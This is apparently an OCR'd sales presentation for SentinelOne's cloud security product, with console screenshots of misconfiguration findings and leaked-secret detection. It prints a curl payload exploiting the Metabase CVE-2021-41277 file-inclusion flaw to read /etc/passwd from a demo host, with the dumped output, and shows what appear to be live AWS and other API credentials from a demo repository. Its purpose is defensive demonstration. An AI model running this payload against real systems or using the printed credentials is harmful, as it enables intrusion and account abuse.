Singularity Cloud Security

Block attacks with an AI-powered CNAPP

Q2 FY25

SentinelOne
Secure Tomorrow

Tamara Schober
Senior Enterprise Account Executive
tamara.schober@sentinelone.com
+43 680 22 10 519

Martin Knopf
Senior Sales Engineer
martin.knopf@sentinelone.com
+43 660 77 333 87

Threat Actors Targeting Cloud and Containers On The Rise

Increase in # of cloud breaches

Targeting business critical applications in cloud & the increasing amount of data stored in public cloud

Last year 39% of organizations reported a cloud breach[1]

Increase in cloud attack sophistication

Novel techniques continue to be seen, across more threat actors, and in new combinations

MITRE ATT@CK Cloud techniques has grown from 50 to 61 in last 2 years[2]

Increase in automation and scale of cloud attacks


Supply chain attacks and scripts to automate deployment of ransomware

Threat actors are increasingly automating threat variation and leveraging Gen AI capabilities to assist defense evasion[3]

Security Teams Face Hard Realities Balancing Priorities

Internal

Inefficiencies across people, processes & technology against a drive for innovation



External

Evolving cloud threat landscape and financially motivated threat actors

Top Root Causes of Cloud Incidents

Cloud and container misconfigurations

More than just public cloud object storage

Compromised credentials

Hardcoded access keys


Insecure assets hosted in the cloud

Injection flaws, Vulnerabilities, 0-Days

Next-Gen Agentless CNAPP Capabilities

Secure your development pipeline, cloud and container infrastructure

- Multi-Cloud Support and Ecosystem Integrations
- Asset Inventory and Graph Explorer
- Cloud Security Posture Management (CSPM)
- Infrastructure as Code (IaC) Scanning
- Vulnerability Scanning
- Container and Kubernetes Security
- Cloud Detection and Response
- Singularity Data Lake Integration



SentinelOne
CLOUD NATIVE SECURITY

- Threat Watch
- Analytics
- Compliance
- Graph Explorer
- Asset Inventory
- Issues
  - All Issues
  - Cloud Misconfigurations
  - Offensive Security Engine
  - Kubernetes Security
  - Vulnerability Management
  - IaC Scanning
  - Cloud Detection & Response
- Containers
- Secret Scanning
- Explorer

ISSUES / CLOUD MISCONFIGURATIONS

Cloud Misconfigurations

416 Issue(s) | Search issues... | Status is Open | Severity | Provider | Cloud Account | + Filter

All Issues (416)

- GCP Cloud SQL Database Instance is Open to the World
- Overly Permissive Publishing Allowed by AWS SNS Topic Policy
- Publicly Accessible AWS SQS Queues
- Publicly Accessible AWS SNS Topics Due to Unrestricted Policies
- Publicly Accessible AWS Transfer Server Endpoints
- Public Access to SQL Server from any Azure Service
- CloudFront Instance Takeover Possible due to Missing Origin S3 Bucket
- SAS Expiration Policy not Enabled for Azure Storage Account
- Unrestricted Ingress to Cassandra (TCP - port 7000,7001,9042,7199) on AWS Security Group
- Unrestricted Ingress to SSH (TCP - port 22) on AWS Security Group
- Unrestricted Ingress to LDAP (TCP - port 389) in GCP VPC Firewall

ISSUES / OFFENSIVE SECURITY ENGINE

Offensive Security Engine

44 Issue(s) | Search issues... | Status is Open | Severity | Cloud Account | + Filter

All Issues (44)

- Apache Log4j2 Thread Context Lookup Pattern in certain custom configurations is susceptible to remote code execution
- Metabase instances are vulnerable to CVE-2021-41277
- AWS IAM credentials leaked by Metabase instances vulnerable to CVE-2021-41277
- Critical git objects directory is publicly accessible
- The phpmyadmin panel is public for domains
- Applications are vulnerable to Log4j Remote Code Execution
- Wordpress installation page is exposed to the public
- PAN-OS versions prior to 8.1.16 and 9.0.9 are susceptible to reflected cross-site scripting attacks
- Git directory exposes sensitive information which is publicly available

Metabase instances are vulnerable to CVE-2021-41277

Description

This plugin scans your Metabase instance for file inclusion vulnerability (CVE-2021-41277). Metabase is an open source data analytics platform. In affected versions a security issue has been discovered with the custom GeoJSON map (`admin->settings->maps->custom maps->add a map`) support and potential local file inclusion (including environment variables). URLs were not validated prior to being loaded.

Impact

AWS Instance Metadata Service (IMDS) provides the complete metadata of your instance. It presents all the necessary information required for configuring and managing the instance. In case this metadata lands into the hands of an attacker, it can be exploited to gain temporary credentials to access the instance. If the attacker is successful in acquiring access to the instance with the SSRF attack, he can exploit all the permissions the instance has and harm the cloud infrastructure.

Recommended Action

If you're on an affected version (x.40.0-x.40.4), upgrade immediately. If you're unable to upgrade immediately, you can mitigate this by including rules in your reverse proxy or load balancer or WAF. Here are examples for ALB and Nginx, though it is recommended to block the endpoint /api/geojson completely. Also update instance metadata options to use IMDSv2.


Resources (2)

View all resources on Graph

Resource Label ▾ Is New Resource ▾ + Filter

Active resources | Resolved Resources | Muted Resources

Account	View on Graph	Exploit Trail	Port	Subdomain	Exploit Code	Labels	Last Updated	Di
demo-account	View on Graph	View Evidence	8081	ec2-18-118-38-231.us-east-2.compute.amazonaws.com	CVE-2021-41277	N/A	39 hours ago	13 ag
demo-account	View on Graph	View Evidence	8081	18.118.38.231	CVE-2021-41277	N/A	39 hours ago	13 ag


CVE-2021-41277
Exploit
8081
Open Port
ec2-18-118-38-23...
Endpoint
ps-honeypot-nginx...
AWS EC2 Instance

Exploit Trail

1 Checking if a passwd file is being included in response

```
curl -L -s -D - -o -X 'GET' 'http://ec2-18-118-38-231.us-east-2.compute.amazonaws.com:8081/api/geo
```

api/geojson?url=file:///etc/passwd'

Conclusion

SentinelOne engine detected metabase ssrf

2 Opening browser, navigating to login page

3 Wait for some time

4 Taking screenshot

Pretty-print

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
metabase:x:2000:2000:Linux User,,,:/home/metabase:/bin/ash
```

SentinelOne
CLOUD NATIVE SECURITY

- Threat Watch
- Analytics
- Compliance
- Graph Explorer
- Asset Inventory
- Issues
- Containers
- Secret Scanning
  - Organization Public Repository
  - Organization Private Repository
  - Developers Public Repository
  - Build Time Detection

SECRET SCANNING / ORGANIZATION PUBLIC REPOSITORY

Organization Public Repository

5 Issue(s) | Search issues... | Status is Open | Severity | Repository | Secret Type | Secret Validity

All Issues (5)

- Leaked AWS Keys detected for AKIA4OBHVFBJP4K3I5MX at organization's public repository vulnerable-demo-org...
- Leaked Google Cloud Credentials detected for leah-thesis@thesis-393212.iam.gserviceac... at organization's public r...
- Leaked Netlify Personal Access Token detected for Ih6Md9dnOBjQwyoDDh2iv7nECiHVySX7eaXO8iWy... at organiz...
- Leaked Heroku Api Key detected for c863479f-fb12-490b-8d8e-b521652bf967 at organization's public repository v...
- Leaked Paystack API Key detected for sk_test_742c225a4a56b8d57d7d45fa57f0b2e7... at organization's public rep...

Leaked AWS Keys detected for AKIA4OBHVFBJP4K3I5MX at organization's public repository vulnerable-demo-org/secret-leaks-demo

Description

Amazon Web Services provides computing and storage services. AWS keys allow users to programmatically manage AWS resources. As an example, one can create or delete instances using the access keys. In order to find out how this AWS access key has been used, please refer to this link (https://docs.pingsafe.com/fetch-aws-access-keys-last-used-detail).

Impact

Depending on the permissions given, a malicious actor with the aws keys will be able to perform a wide variety of actions like creating new iam users, deleting users, changing permissions and getting ssh keys.

Recommended Action

Delete the API keys by signing in to the AWS Management Console as the AWS account root user, then choose the desired account name in the navigation bar, and go to "My Security Credentials" to delete the credentials. However, if these credentials are actively used in any service, please generate new credentials before deleting them to ensure an uninterrupted and safe rotation of credentials.

Secrets Detected

Revalidate

AWS Client ID	AKIA4OBHVFBJP4K3I5MX
AWS Secret Token	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
Account ID	854781667410
Status	VALID Last refreshed on 18:13 13th Jun 2024

Repository Name	File Name	Code	Leak Source	Committed By User	Discovered ▲
secret-leaks-demo	leaked-creds.js	View Code	View Source	vulnerable-demo-org	209 days ago

leaked-creds.js View Source

AWS Client ID

```
3  const aws = require('aws-sdk');
4
5  // Configure AWS SDK with your credentials
6  aws.config.update({
7    accessKeyId: 'AKIA4OBHVFBJP4K3I5MX',
8    secretAccessKey: 'wYrxeM9CCHQSUwQRtrYEr0wiWPk2KJ7gZI3PLP2R',
9    region: 'ap-southeast-2',
10 });
11
12 const s3 = new aws.S3();
```

AWS Secret Token

```
4
5  // Configure AWS SDK with your credentials
6  aws.config.update({
7    accessKeyId: 'AKIA4OBHVFBJP4K3I5MX',
8    secretAccessKey: 'wYrxeM9CCHQSUwQRtrYEr0wiWPk2KJ7gZI3PLP2R',
9    region: 'ap-southeast-2',
10 });
11
12 const s3 = new aws.S3();
13
```

Our CNAPP: Singularity Cloud Security

Unified Visibility


Powered by Singularity Data Lake and Purple AI, customers can have a complete view of their security issues across endpoint, identity, and cloud

Attacker's Mindset

Prioritize cloud health and remediation with evidence-based Verified Exploit Paths™ from code to multi-cloud environments

AI-Powered Threat Detection and Protection

Secure cloud and container workloads with real-time protection and forensic visibility



Tamara Schober

Senior Enterprise Account Executive
tamara.schober@sentinelone.com
+43 680 22 10 519

Martin Knopf

Senior Sales Engineer
martin.knopf@sentinelone.com
+43 660 77 333 87

Thank You

SentinelOne